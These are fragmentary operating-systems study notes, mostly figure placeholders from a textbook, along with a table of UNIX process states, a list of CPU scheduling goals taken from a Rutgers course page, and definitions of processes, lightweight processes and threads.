


Figure 12.20 Windows NTFS Components

Linux FS



Linux VFS




Figure 12.15 Linux Virtual File System Context

Unix and Windows I/O




Figure 11.12 UNIX I/O Structure

User access to files





Figure 12.16 Linux Virtual File System Concept


Process States

Table 3.9 UNIX Process States

User Running	Executing in user mode.
Kernel Running	Executing in kernel mode.
Ready to Run, in Memory	Ready to run as soon as the kernel schedules it.
Asleep in Memory	Unable to execute until an event occurs; process is in main memory (a blocked state).
Ready to Run, Swapped	Process is ready to run, but the swapper must swap the process into main memory before the kernel can schedule it to execute.
Sleeping, Swapped	The process is awaiting an event and has been swapped to secondary storage (a blocked state).
Preempted	Process is returning from kernel to user mode, but the kernel preempts it and does a process switch to schedule another process.
Created	Process is newly created and not yet ready to run.
Zombie	Process no longer exists, but it leaves a record for its parent process to collect.

Process







CPU usage

1. Be **fair** – give each process a fair share of the CPU, allow each process to run in a reasonable amount of time.
 2. Be **efficient** – keep the CPU busy all the time.
 3. **Maximize throughput** – service the largest possible number of jobs in a given amount of time; minimize the amount of time users must wait for their results.
 4. **Minimize response time** – interactive users should see good performance.
 5. Be predictable – a given job should take about the same amount of time to run when run multiple times. This keeps users sane.
 6. **Minimize overhead** – don't waste too many resources. Keep scheduling time and context switch time at a minimum.
 7. **Maximize resource use** – favor processes that will use underutilized resources. There are two motives for this. Most devices are slow compared to CPU operations. We'll achieve better system throughput by keeping devices busy as often as possible. The second reason is that a process may be holding a key resource and other, possibly more important, processes cannot use it until it is released. Giving the process more CPU time may free up the resource quicker.
 8. **No Starvation** - Avoid indefinite postponement – every process should get a chance to run eventually.
 9. **Enforce priorities** – if the scheduler allows a process to be assigned a priority, it should be meaningful and enforced.
- from <https://www.cs.rutgers.edu/~pxk/416/notes/07-scheduling.html>

Scheduling, Swap



FIFO, Priority queue



Threads

- **Process:** This is the normal UNIX process and includes the user's address space, stack, and process control block.
- **User-level threads:** Implemented through a threads library in the address space of a process, these are invisible to the OS. A user-level thread (ULT)¹⁰ is a user-created unit of execution within a process.
- **Lightweight processes:** A lightweight process (LWP) can be viewed as a mapping between ULTs and kernel threads. Each LWP supports ULT and maps to one kernel thread. LWPs are scheduled by the kernel independently and may execute in parallel on multiprocessors.
- **Kernel threads:** These are the fundamental entities that can be scheduled and dispatched to run on one of the system processors.


